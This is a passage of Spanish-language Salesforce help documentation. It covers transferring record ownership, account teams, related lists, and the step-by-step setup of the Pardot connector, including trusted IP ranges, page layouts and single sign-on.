| `Transferir oportunidades cerradas` | Transfiere las oportunidades cerradas asociadas a la cuenta. Esta opción se aplica sólo a las oportunidades cerradas que posee el propietario de la cuenta; las oportunidades cerradas que posean otros usuarios no se verán alteradas. | Cuentas en Salesforce Classic |

| Casilla | Descripción | Aparece para |
| --- | --- | --- |
| `Transferir casos abiertos que pertenecen al propietario de la cuenta existente` | Transfiere los casos abiertos asociados a la cuenta que pertenecen al propietario de la cuenta existente. | Cuentas en Salesforce Classic |
| `Transferir casos cerrados` | Transfiere los casos cerrados asociados a la cuenta. Esta opción se aplica sólo a los casos cerrados que posee el propietario de la cuenta; aquellos casos cerrados propiedad de otros usuarios no se verán alterados. | Cuentas en Salesforce Classic |
| `Mantener equipo de cuentas` | Transfiere todos los miembros del equipo de cuentas que pertenecen a la cuenta al nuevo propietario. | Cuentas en Salesforce Classic |
| `Mantener equipo de oportunidades` | Conserva el equipo de oportunidades cuando la oportunidad se transfiere al nuevo propietario. Todas las divisiones de oportunidad se conservan y los porcentajes de división asignados al propietario anterior se transfieren al nuevo.Si esta casilla no está seleccionada, todos los miembros del equipo de oportunidades y todas las divisiones se eliminan al transferir la oportunidad.<br>Nota: Si transfiere oportunidades cerradas, el equipo de oportunidades y las divisiones de oportunidades se mantendrán, independientemente de lo que indique este ajuste. | Cuentas en Salesforce Classic<br>Oportunidades en Salesforce Classic |

Nota: Si modifica el propietario de una cuenta sin desactivar `Transferir oportunidades cerradas` y `Mantener equipo de oportunidades`, el acceso de los miembros del equipo de oportunidades para las oportunidades cerradas pasará a ser Privado (es decir, los miembros del equipo de oportunidades pierden acceso a toda oportunidad cerrada).

5. Guarde sus cambios propietario.

CONSULTE TAMBIÉN

Transferencia de elementos asociados

## Transferencia de elementos asociados

Cuando cambia el propietario de un registro, es posible que se transfieran sus registros asociados al nuevo propietario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition** **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Importante:** Las reglas del flujo de trabajo que actualizan propietarios *no* transfieren también elementos asociados. Para garantizar la transferencia, haga clic en **Cambiar** junto al nombre de propietario en un registro y realice sus selecciones de transferencia.

| Tipo de registro | Elementos asociados que se transfieren también |
|---|---|
| Cuentas | Contactos, contratos con estado `Borrador`, archivos adjuntos, notas, actividades abiertas y pedidos con estado `Borrador` que están asociados con un contrato de transferencia o ningún contrato. Dependiendo de sus selecciones, esto puede incluir también oportunidades abiertas no adquiridas por el actual propietario de la cuenta, oportunidades cerradas, casos abiertos propiedad del propietario de la cuenta existente y casos cerrados.<br>Cuando se transfiere una cuenta de socio, se mueven los usuarios de socio asociados a la cuenta en la jerarquía de funciones por debajo del nuevo propietario.<br>Los contratos y pedidos con el estado `Activado` no se transfieren al nuevo propietario, sin embargo, el nuevo propietario tiene acceso de solo lectura a estos contratos y pedidos. |
| Contactos | Notas, archivos adjuntos y actividades abiertas |
| Pedidos | Tareas abiertas y eventos futuros (solo se aplica cuando ni el propietario antiguo ni el nuevo es una cola) |
| Oportunidades | Notas, archivos adjuntos y actividades abiertas |
| Candidatos | Notas, archivos adjuntos y actividades abiertas. Las actividades abiertas no se transfieren si cambia la propiedad de candidato utilizando la casilla de verificación `Asignar utilizando reglas de asignación activa`. |
| Casos | Notas, archivos adjuntos y actividades abiertas |
| Campañas | Archivos adjuntos y actividades abiertas |
| Contratos | Notas, archivos adjuntos, actividades abiertas y pedidos con el estado `Borrador` |
| Objetos personalizados | Notas, archivos adjuntos y actividades abiertas |

**Nota:** No puede transferir eventos a los que ha sido invitado y no posee.

CONSULTE TAMBIÉN

Cambiar el propietario de un registro.

# Búsqueda de información relacionada de oportunidades (Listas relacionadas)

PERMISOS DE USUARIO

| | |
|---|---|
| Para ver cuentas: | "Leer" en cuentas |
| Para modificar cuentas empresariales: | "Modificar" en cuentas |
| Para modificar cuentas personales: | "Modificar" en cuentas y contactos |
| Para habilitar cuentas de socios: | "Gestionar usuarios externos" |
| Para deshabilitar cuentas de socios: | "Modificar" en cuentas<br>Y<br>"Gestionar usuarios externos" |
| Para deshabilitar cuentas del portal de clientes: | "Modificar" en cuentas<br>Y<br>"Modificar usuarios de autoservicio" |

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las listas relacionadas, como oportunidades, muestran información relacionada con una cuenta.

- Pase el ratón por encima de la página de detalles para ver la lista relacionada correspondiente y sus registros. Si Chatter está activado, pase el ratón por encima de los vínculos bajo las noticias en tiempo real. Una superposición interactiva permite ver y gestionar los elementos de la lista relacionada rápidamente. Haga clic en uno de los vínculos para ir al contenido de la lista relacionada. Si los vínculos no están activados, póngase en contacto con su administrador de Salesforce.
- Si ha activado detalles de activación, pase el ratón por encima de cualquier campo de búsqueda en la página de detalles para visualizar la información clave sobre un registro antes de hacer clic para acceder a la página de detalles del registro.
- Para agregar nuevos elementos directamente, haga clic en **Nuevo** (o su botón equivalente) en la parte superior de una lista relacionada. Por ejemplo, para agregar una tarea a la lista relacionada Actividades abiertas, haga clic en **Tarea nueva**.
- Para modificar el número de registros que se muestran para las listas relacionadas, haga clic en **Ver más** debajo de la lista relacionada, o haga clic en **menos** o **más** en la parte inferior de la página.
- Si no puede ver registros relacionados que pertenecen a usuarios del portal, póngase en contacto con su administrador de Salesforce.

## Visualización de listas relacionadas

Las listas relacionas que ve están determinadas por varias cosas.

- La edición de Salesforce que está utilizando
- Si está utilizando Salesforce Classic o Lightning Experience
- Si está visualizando una cuenta empresarial o una cuenta personal
- Su personalización personal
- Las personalizaciones del formato de página establecidas por su administrador de Salesforce
- Sus permisos para visualizar los datos relacionados

CONSULTE TAMBIÉN

Cuentas

# Trabajo conjunto en cuentas

## Equipos de cuentas

Un equipo de cuentas es un equipo de usuarios que trabajan conjuntamente en una cuenta. Por ejemplo, un equipo de cuentas puede incluir a un ejecutivo de patrocinio, un representante de asistencia técnica especializado y un administrador de proyecto. La utilización de equipos de cuentas facilita el seguimiento de la colaboración en cuentas.

Los equipos de cuentas no son igual que los equipos de oportunidades aunque tienen las mismas funciones de miembros de equipos.

Puede crear un equipo de cuentas para cada cuenta que posee. Al seleccionar un miembro de un equipo de cuentas, especifique la función que cumple la persona en la cuenta. Según su modelo de colaboración, puede especificar el nivel de acceso de cada miembro del equipo de cuentas a la cuenta y a cualquier contacto, oportunidad o caso asociados a esa cuenta. De este modo, puede dar acceso de sólo lectura a algunos miembros del equipo y acceso de lectura y escritura a otros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Puede configurar un equipo de cuentas predeterminado que incluye los usuarios que trabajan habitualmente en sus cuentas. Puede elegir agregar este equipo de cuentas predeterminado automáticamente a todas sus cuentas.

En una vista de lista personalizada, puede filtrar las listas de cuenta en función de los equipos de cuentas de los que es miembro. Cuando cree o modifique una vista de lista personalizada para cuentas, seleccione el filtro `Mis equipos de cuentas`. En los informes de cuentas, puede filtrar las cuentas en función de los equipos de cuentas de los que es miembro.

### Agregar miembros del equipo de cuentas

El propietario de un registro de cuenta o los usuarios de un nivel superior al del propietario en la jerarquía de funciones con acceso de lectura en la cuenta pueden agregar miembros de equipo, pero no pueden modificarlos. En caso de tener acceso de modificación en la cuenta, pueden modificar o eliminar miembros de equipo.

### Consideraciones para la eliminación de miembros de equipos de cuentas

Antes de eliminar un miembro de un equipo de cuentas, asegúrese de estar informado de estas consideraciones.

### Directrices para la configuración de equipos de cuentas predeterminados

Ahorre tiempo configurando un equipo de cuentas predeterminado: un grupo de compañeros con los que trabaja habitualmente en cuentas. Luego agregue el equipo a cuentas que posee.

CONSULTE TAMBIÉN

Directrices para la configuración de equipos de cuentas predeterminados

Cuentas

## Agregar miembros del equipo de cuentas

El propietario de un registro de cuenta o los usuarios de un nivel superior al del propietario en la jerarquía de funciones con acceso de lectura en la cuenta pueden agregar miembros de equipo, pero no pueden modificarlos. En caso de tener acceso de modificación en la cuenta, pueden modificar o eliminar miembros de equipo.

Un usuario que no sea propietario del registro de cuenta puede agregar miembros de equipo solo si tiene acceso de modificación en el registro.

Puede conceder a un miembro del equipo un nivel de acceso superior al registro solo si es el propietario del registro de cuenta o es un usuario de un nivel superior al del propietario en la jerarquía de funciones de la organización.

Para crear un equipo de cuentas, seleccione una cuenta y agréguele miembros del equipo de cuentas. No se pueden agregar usuarios de portal de gran volumen a los equipos.

1. Consulte la cuenta.
2. Haga clic en **Agregar** en la lista relacionada Equipo de cuentas.
3. Seleccione los usuarios para agregarlos al equipo de cuentas. Para agregar su equipo de cuentas predeterminado a una cuenta, haga clic en **Agregar equipo predeterminado** en la lista relacionada Equipo de cuentas. Para agregar todos los miembros del equipo de cuentas a una oportunidad, haga clic en **Agregar equipo de cuentas** de la lista relacionada Equipo de oportunidades de la oportunidad.
4. Seleccione el tipo de acceso que debe tener cada miembro a los registros relacionados de la cuenta.

   Nota: El nivel de acceso no puede ser menos restrictivo que el nivel de acceso predeterminado a cuentas de su organización. Las opciones disponibles para usted varían dependiendo del modelo de colaboración de su organización y si está utilizando Salesforce Classic o Lightning Experience. Independientemente del acceso de colaboración, los miembros del equipo de cuentas también deben tener permiso de lectura de las cuentas para ver las cuentas que los enumeran como miembros.

5. Seleccione una función del equipo para cada miembro.
6. Haga clic en **Guardar**.

Consejo: En una vista de lista personalizada, puede filtrar las listas de cuenta en función de los equipos de cuentas de los que es miembro. Cuando cree o modifique una vista de lista personalizada para cuentas, seleccione el filtro `Mis equipos de cuentas`. En los informes de cuentas, puede filtrar las cuentas en función de los equipos de cuentas de los que es miembro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar miembros del equipo a una cuenta:
- "Leer" en usuarios

  Y

  "Modificar" en cuentas

Para ver las cuentas como miembros del equipo:
- "Leer" en cuentas

## Consideraciones para la eliminación de miembros de equipos de cuentas

Antes de eliminar un miembro de un equipo de cuentas, asegúrese de estar informado de estas consideraciones.

- En cada cuenta que tenga, puede eliminar a cualquier miembro del equipo de la cuenta de equipos.
- A menos que se especifique, la eliminación de un miembro de su equipo de cuentas no elimina esa persona de sus equipos de oportunidades.
- Si un miembro del equipo se encuentra en su equipo de cuentas predeterminado y lo elimina de una cuenta específica, esos cambios sólo afectarán a esa cuenta. La configuración de su equipo de cuentas predeterminado no cambia. Para eliminar usuarios de su equipo de cuentas predeterminado, consulte Directrices para la configuración de equipos de cuentas predeterminados en la página 1292.
- Si un usuario de un equipo de cuentas tiene acceso de lectura/escritura (**Acceso a cuentas**, **Acceso a contacto**, **Acceso a oportunidad** y **Acceso a caso**) y está desactivado, el acceso cambiará a Solo lectura si se reactiva el usuario.

### CONSULTE TAMBIÉN

Equipos de cuentas

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para ver cuentas:
- "Leer" en cuentas

Para eliminar miembros del equipo:
- "Leer" en usuarios

  Y

  "Modificar" en cuentas

  Y

  El propietario de un registro de cuenta, o el propietario anterior en la jerarquía de funciones de su organización

### Directrices para la configuración de equipos de cuentas predeterminados

Ahorre tiempo configurando un equipo de cuentas predeterminado: un grupo de compañeros con los que trabaja habitualmente en cuentas. Luego agregue el equipo a cuentas que posee.

Los equipos de cuentas no son igual que los equipos de oportunidades aunque tienen las mismas funciones de miembros de equipos.

- Para configurar un equipo de cuentas predeterminado, acceda a Detalles avanzados de usuario en su configuración personal.
-
-
- Mientras define su equipo de oportunidades predeterminado, puede elegir agregarlo automáticamente a todas sus oportunidades abiertas. Si no elige esta opción, agrega el equipo predeterminado desde la lista relacionada Equipo de oportunidades de sus oportunidades.
- Si hace clic en **Agregar equipo predeterminado** agregará el equipo predeterminado del propietario de la oportunidad, no del usuario que pulsa el botón.
- Los administradores y usuarios de Salesforce que se encuentran por encima de usted en la jerarquía de funciones pueden agregar su equipo de oportunidades predeterminado a las oportunidades que poseen.

CONSULTE TAMBIÉN

Equipos de cuentas

Personalizar su experiencia de Salesforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar equipos de cuentas predeterminados:

- "Leer" en oportunidades

Para agregar equipos de cuentas predeterminados a las cuentas:

- "Leer" en cuentas

  Y

  El propietario de un registro de cuenta, o el propietario anterior en la jerarquía de funciones de su organización

## Sincronización de clientes potenciales, contactos y candidatos con Pardot

### Información general sobre el conector de Salesforce

Sincronice clientes potenciales, contactos y candidatos recién creados entre Pardot y Salesforce. Además, sincronice correos electrónicos de Pardot enviados a clientes potenciales como actividades de Salesforce.

El conector de Salesforce, una solución con certificado de AppExchange, le ayuda a simplificar diversos canales de marketing desde Pardot.

Los registros se sincronizan entre Pardot y Salesforce al menos cada 10 minutos. El proceso de sincronización gestiona hasta 800 registros cada 10 minutos y hasta 4.800 cada hora.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Configuración del conector de Salesforce

Configure su conector de Salesforce tanto para su entorno de producción como de sandbox.

Seleccione la opción que mejor describe su situación.

| Si está configurando el conector para | Configurará el conector utilizando las instrucciones en |
|---|---|
| Tanto un entorno de producción como un entorno de sandbox por la primera vez | Configurar el conector para sincronizar con entornos de producción o de sandbox |
| Un entorno de sandbox además de un conector ya existente que ya configuró para su entorno de producción | Configurar el conector para sincronizar con entornos de sandbox |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Preparar Salesforce para conectarse a Pardot

Instale un paquete de AppExchange para que Salesforce esté preparado para conectarse y sincronizar con Pardot.

El paquete que descargará de AppExchange actualiza Salesforce automáticamente con una aplicación personalizada, una ficha personalizada y campos personalizados para candidatos y contactos. Después de instalar el paquete, verá una ficha personalizada para la aplicación Pardot LeadDeck. Recuerde que podría necesitar personalizar su vista para mostrar los campos personalizados para candidatos y contactos. Esto ayuda sus equipos de ventas a compartir información entre Pardot y Salesforce.

| Si está instalando el paquete AppExchange de Pardot para | Necesita |
|---|---|
| Entorno de producción | **1.** Vaya al paquete de AppExchange de Pardot para entornos de producción.<br>**2.** Haga clic en **Continuar** para instalar el paquete.<br>**3.** Cuando se le solicite su nombre de usuario y contraseña, introduzca el nombre de usuario y la contraseña de producción.<br>**4.** Revise las acciones y haga clic en **Implementar** para completar la instalación.<br>**5.** Confirme con su administrador de Salesforce que dispone de permisos de lectura para ObjectChangeLogs. |
| Entorno de sandbox | **1.** Cierra sesión en Salesforce<br>**2.** Vaya al paquete de AppExchange de Pardot para entornos de sandbox.<br>**3.** Cuando se le solicite su nombre de usuario y contraseña, introduzca el nombre de usuario y la contraseña de sandbox.<br>**4.** Haga clic en **Continuar** para instalar el paquete. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Si está instalando el paquete AppExchange de Pardot para | Necesita |
|---|---|
| | 5. Revise las acciones y haga clic en **Implementar** para completar la instalación.<br>6. Confirme con su administrador de Salesforce que dispone de permisos de lectura para ObjectChangeLogs. |

## Configurar el conector para sincronizar con entornos de producción o de sandbox

Prepare su conector de Salesforce para sincronizar entre Pardot y Salesforce tanto para un entorno de producción como un entorno de sandbox.

Complete este procedimiento solo si es la primera vez que establece su conector. Necesitará derechos administrativos en Salesforce para este procedimiento.

1. Desde Configuración de Salesforce, introduzca `Acceso de red` en el cuadro `Búsqueda rápida`, a continuación, seleccione **Acceso de red**.
2. Cree estos intervalos de IP de confianza.

| Dirección IP inicial | Dirección IP final |
|---|---|
| 67.228.95.145 | 67.228.95.145 |
| 67.228.168.139 | 67.228.168.141 |
| 67.228.223.106 | 67.228.223.107 |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Agregar el conector a Pardot

Agregar y gestionar ajustes del conector directamente en Pardot.

Complete este procedimiento solo si es la primera vez que establece su conector y dispone de derechos administrativos en Salesforce.

1. En Pardot, pase el ratón sobre **Administración**, luego haga clic en **Conectores**.
2. Haga clic en **+ Agregar conector**.
3. Seleccione Salesforce.
4. Introduzca un nombre para el conector.

   Utilice un nombre que le facilite la tarea de identificar su conector.

   *Ejemplo:* Conector de Salesforce)
5. Escriba su nombre de usuario y contraseña de Salesforce.

   Recuerde que cuando cambia su contraseña de Salesforce, deberá actualizar la contraseña de Salesforce para su conector.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear registros:
- "Crear", "Actualizar" y "Leer" en contactos y candidatos

### Opciones para la personalización del conector

Personalice el conector basándose en sus preferencias.

Seleccione cualquiera de esta opciones para personalizar su conector.

| La opción | Que |
|---|---|
| Cree clientes potenciales automáticamente en Pardot si se han creado en Salesforce | Activa un desencadenador para establecer cualquier candidato o contacto creado recientemente en Salesforce para sincronizar en Pardot. Esto no sucede para candidatos o contactos históricos, solo para aquellos creados después de instalar el paquete AppExchange de Pardot en Salesforce, y solo funcionará para candidatos y contactos creados con una dirección de correo electrónico.<br>Si se activa esta función más tarde, cualquier candidato y contacto con direcciones de correo electrónico que se ha creado después de instalar el paquete de Pardot en Salesforce se distribuirá en Pardot. Seleccione una campaña predeterminada de la lista desplegable para cualquier cliente potencial creado con esta opción. |
| Cambie los correos electrónicos automáticamente en Pardot para reflejar cambios en Salesforce | Actualiza direcciones de correo electrónico automáticamente para clientes potenciales de Pardot si se actualiza una dirección de correo electrónico de un candidato o contacto en Salesforce.<br>Obtenga información acerca de mantener actualizaciones de dirección de correo electrónico sincronizadas en Acerca de actualizaciones de direcciones de correo electrónico entre Salesforce y Pardot. |
| Coincide automáticamente usuarios de Salesforce con usuarios de Pardot | Le permite enviar correos electrónicos desde cualquier campo de usuario, incluyendo, por ejemplo, contactos del servicio de atención al cliente y gestores de cuentas.<br>Obtenga información acerca de cómo configurar la funcionalidad Enviar correos electrónicos desde Salesforce. |
| Excluya usuarios del portal de clientes y el portal de socios de Salesforce de la asignación de Clientes potenciales | Evita que los usuarios del portal de socios y el portal de clientes de Salesforce se muestren en la lista desplegable “Nombre de usuario de CRM” cuando modifique un usuario en Pardot. |
| Permitir la modificación de listas de Clientes potenciales en CRM | Permite a los usuarios agregar y eliminar clientes potenciales de Pardot deSalesforce. Si selecciona este cuadro, debe agregar los elementos de Visualforce a sus formatos de página de Candidatos y Contactos. |
| Conectarse a una cuenta de sandbox de Salesforce | Le permite conectarse a un entorno de sandbox. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| La opción | Que |
| --- | --- |
| Sincronizar correos electrónicos con CRM | Registra automáticamente una actividad para cada correos electrónico enviado a un cliente potencial (lista, goteo, respondedor automática y correos electrónicos de clientes potenciales 1 a 1).<br>Nota: Esto puede llenar rápidamente sus vistas de actividad, especialmente en un objeto de cuenta. La desactivación de **Registro de correo electrónico en Pardot** no es retroactiva. Si el registro de correo electrónico puede interferir en su flujo en Salesforce, le recomendamos no activar esta opción. |
| Sincronizar correos electrónicos de complemento con CRM | Registra una actividad para correos electrónicos que envía a través de Pardot para Microsoft® Outlook®, nuestra extensión de Thunderbird, nuestro complemento de correo electrónico de Apple o nuestro complemento para Gmail. |
| Activar correos electrónicos de Salesforce para la creación de tareas | Le permite enviar un correo electrónico de notificación a usuarios cuando se crea una tarea. |
| Activar correos electrónicos de Salesforce para reglas de asignación | Permite a Salesforce enviar un correo electrónico de notificación a usuarios cuando se ejecutan reglas de asignación. |
| Activar correos electrónicos de Salesforce para asignaciones de colas y usuarios | Permite a Salesforce enviar un correo electrónico de notificación a usuarios cuando tiene lugar una asignación para un usuario o una cola. |

## Configurar el conector para sincronizar con entornos de sandbox

Tenga su conector de Salesforce preparado para sincronizar entre Pardot y su sandbox de Salesforce.

Complete este procedimiento solo si ya cuenta con una configuración de conector de Salesforce para su entorno de producción pero desea que el conector señale en su lugar a su entorno de sandbox.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. En Pardot, pase el ratón sobre **Administración**, luego haga clic en **Conectores**.
2. En la fila de su conector de Salesforce, haga clic en , luego en **Modificar**.
3. En el campo `Nombre de usuario`, adjunte `.NSPARDOT` a su nombre de usuario. (*Ejemplo:* christina.wills@pardot.com.NSPARDOT)
4. Si su contraseña de sandbox es diferente a su contraseña en producción, introduzca su contraseña de sandbox en el campo `Contraseña`.
5. Seleccione la opción `Conectar con una cuenta de sandbox de Salesforce .`

Como su sandbox es una copia de su organización de producción de Salesforce, verá también el conector para su sandbox.

## Incluir direcciones IP de Pardot en lista blanca en Salesforce

Configure direcciones IP de Pardot en Salesforce de modo que Pardot pueda comunicarse con Salesforce.

Complete este procedimiento solo si es la primera vez que establece su conector. Necesitará derechos administrativos en Salesforce para este procedimiento.

1. Desde Configuración de Salesforce, introduzca *Acceso de red* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acceso de red**.
2. Cree estos intervalos de IP de confianza.

| Dirección IP inicial | Dirección IP final |
|---|---|
| 67.228.95.145 | 67.228.95.145 |
| 67.228.168.139 | 67.228.168.141 |
| 67.228.223.106 | 67.228.223.107 |
| 136.147.104.20 | 136.147.104.23 |
| 136.147.96.20 | 136.147.96.23 |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Activar el conector

Complete una sencilla tarea para activar el conector de Salesforce de modo que pueda iniciar la sincronización entre Pardot y Salesforce.

1. En Pardot, pase el ratón sobre **Administración**, luego haga clic en **Conectores**.
2. En la fila para su conector de Salesforce, haga clic en **verificar ahora**.

   Si Pardot puede enviar datos y recibir datos de Salesforce, el estado cambiará a .

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Asignar campos de candidatos personalizados en campos de contactos

Obtenga el máximo provecho de los contactos creados desde candidatos convertidos cuando asigne campos personalizados entre los dos tipos de registro.

El conector crea candidatos en Salesforce desde clientes potenciales en Pardot. Sin embargo, cuando convierte esos candidatos de Salesforce en contactos, solo aparecen los campos estándar desde los contactos para los contactos recién convertidos. La asignación de campos personalizados entre candidatos y contactos le garantiza ver toda la información que le ayuda con sus esfuerzos de ventas y de marketing.

1. Desde la configuración de la gestión de objetos para candidatos, vaya al área de campos y luego haga clic en **Asignar campos de candidatos**.
2. Para cada campo de candidato personalizado, elija un campo de cuenta, de contacto o de oportunidad personalizado en el que desearía insertar la información al convertir al candidato.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

3. Haga clic en **Guardar**.

## Configuración de campos personalizados de Pardot en Salesforce

Haga que sus campos personalizados de Pardot aparezcan en Salesforce.

El paquete de AppExchange que ha instalado para obtener Salesforce listo para conectar y sincronizar con Pardot configura los campos personalizados por usted, pero los campos no aparecen en Salesforce automáticamente. Debe completar un procedimiento para que estos campos personalizados aparezcan en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Agregar secciones a formatos de página de candidatos y contactos

Complete un procedimiento para que los campos de Pardot aparezcan en formatos de página de candidatos y contactos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. En Salesforce, desde los parámetros de gestión de objetos para candidatos, vaya a Formatos de página.
   Aparece un cuadro de arrastrar y soltar incluyendo sus opciones de campo en la parte superior de la página.
2. Arrastre un campo de Sección en su formato de página de Candidatos.
3. En la ventana emergente, introduzca el nombre de sección `Pardot`.
4. Para el número de columnas, seleccione **2 (Doble)**.
5. Seleccione la opción para mostrar el encabezado de sección y luego haga clic en **Aceptar**.
6. Vuelva a la sección Campos del editor de arrastrar y soltar y desplácese a la derecha para ubicar los campos personalizados de Pardot.
7. Arrastre todos los campos de Pardot en su nueva sección.
8. Agregue otra sección utilizando el editor de arrastrar y soltar, pero para el número de columnas, seleccione **1 (Única)**.
9. Seleccione la opción para mostrar el encabezado de sección y luego haga clic en **Aceptar**.
10. Seleccione la **ficha Páginas de Visualforce** y arrastre **Actividades de candidato de Pardot** y **Pertenencia de lista de candidatos de Pardot** en su nueva sección.

## Configurar Salesforce para agregar clientes potenciales de campañas en Pardot

Configure Salesforce para obtener rápidamente clientes potenciales de sus campañas de Salesforce en Pardot.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Desde los parámetros de gestión de objetos para campañas en Configuración de Salesforce, vaya a Formatos de página.
2. Modifique el formato y seleccione **Botones**.
3. Arrastre el botón **Agregar a lista de Pardot** a su fila de botones personalizados en la parte superior de la vista Campaña.
4. Guarde el formato.

## Configurar Salesforce para la adición de candidatos y campañas en Pardot

Agregue fácilmente botones en Salesforce que faciliten la adición de candidatos y campañas en Pardot, así como el envío de correos electrónicos seguidos por Pardot desde Salesforce.

Si desea agregar candidatos y campañas de Salesforce en Pardot, configure y utilice el botón **Enviar a Pardot**. Si la dirección de correo electrónico asociada con los registros de Salesforce:

- Ya no existe en Pardot, la función Enviar a Pardot crea nuevos registros para usted en Pardot.
- Ya existe en Pardot; no se preocupe, no obtendrá registros duplicados en Pardot.

Si desea enviar correos electrónicos seguidos por Pardot desde Salesforce, configure y utilice el botón **Enviar correo electrónico de Pardot**. Puede enviar correos electrónicos seguidos con formato libre o utilizar una plantilla de correo electrónico de Pardot aprobada por marketing para enviar correos electrónicos a un candidato o un contacto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Inicie sesión en Salesforce como un administrador.
2. Desde los parámetros de gestión de objetos para candidatos, vaya a Formatos de página.
   Aparece un cuadro de arrastrar y soltar incluyendo sus opciones de campo en la parte superior de la página.
3. En el cuadro Formato de candidato, seleccione **Botones**.
4. Seleccione el botón **Enviar a Pardot** y arrástrelo en la sección Detalles de candidato.
5. Seleccione el botón **Enviar correo electrónico de Pardot** y arrástrelo en la sección Detalles de candidato.
6. Guarde el formato.
7. Repita los pasos 2 a 6 para Contactos.

## Asignar su nombre de usuario de Salesforce al conector

Asegúrese de que cualquier acción que toma con el conector está asociada con usted.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. En Pardot, pase el ratón sobre **Administración**, luego haga clic en **Gestión de usuario** > **Usuarios**.
2. En la fila para su perfil de usuario, haga clic en , luego en **Modificar**.
3. Desplácese a la parte inferior del cuadro Modificar usuario.
4. Seleccione su nombre de usuario de Salesforce en el menú desplegable.
5. Haga clic en **Guardar usuario**.
6. Una vez en su perfil de usuario de Pardot, verá su nombre de usuario de Salesforce en el campo **Nombre de usuario de CRM**. Haga clic en **Comprobar** e introduzca su contraseña de Salesforce.

## Configurar inicio de sesión único para Salesforce y Pardot

Evite tener que iniciar sesión en sus dos sistemas de Salesforce y Pardot por separado.

1. Inicie sesión en Pardot.
2. Pase el ratón sobre su dirección de correo electrónico y luego haga clic en **Mi configuración**.
3. Compruebe que su nombre de usuario de Salesforce es correcto. Si es correcto, haga clic en **Verificar**. Si necesita cambiarlo o agregarlo, haga clic en **Modificar mi información de usuario** para cambiarlo a agregarlo.
4. Cuando se le solicite, introduzca su contraseña de Salesforce y luego haga clic en **Verificar**. Recibirá un mensaje informándole de que se ha realizado la validación correctamente.
5. Si se ha realizado la validación correctamente, inicie sesión en Salesforce y seleccione la ficha Pardot.
   Podrá ver los contenidos de la ficha sin necesidad de iniciar sesión en Pardot por separado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Enviar correos electrónicos desde Salesforce

Envíe correos electrónicos desde cualquier campo de usuario, incluyendo contactos del servicio de atención al cliente, gestores de cuentas y cualquier persona adjunta a un cliente potencial de Pardot.

La configuración de sus usuarios y los campos personalizados necesarios en Pardot le permite aprovechar esta función y enviar correos electrónicos a clientes potenciales que podrían proceder de cualquier usuario en Salesforce.

| En | Haga lo siguiente |
|---|---|
| Salesforce | 1. Cree el campo que le gustaría utilizar para incluir su valor de usuario de CRM, por ejemplo, Gestor de relaciones, en el registro de candidato o contacto en Salesforce. Este campo debe ser del tipo "Campo de búsqueda". Si ya he creado el campo, asegúrese de que sea un "Campo de búsqueda" y de que está correctamente cumplimentado.<br>2. Cumplimentar el campo de búsqueda con el usuario. |
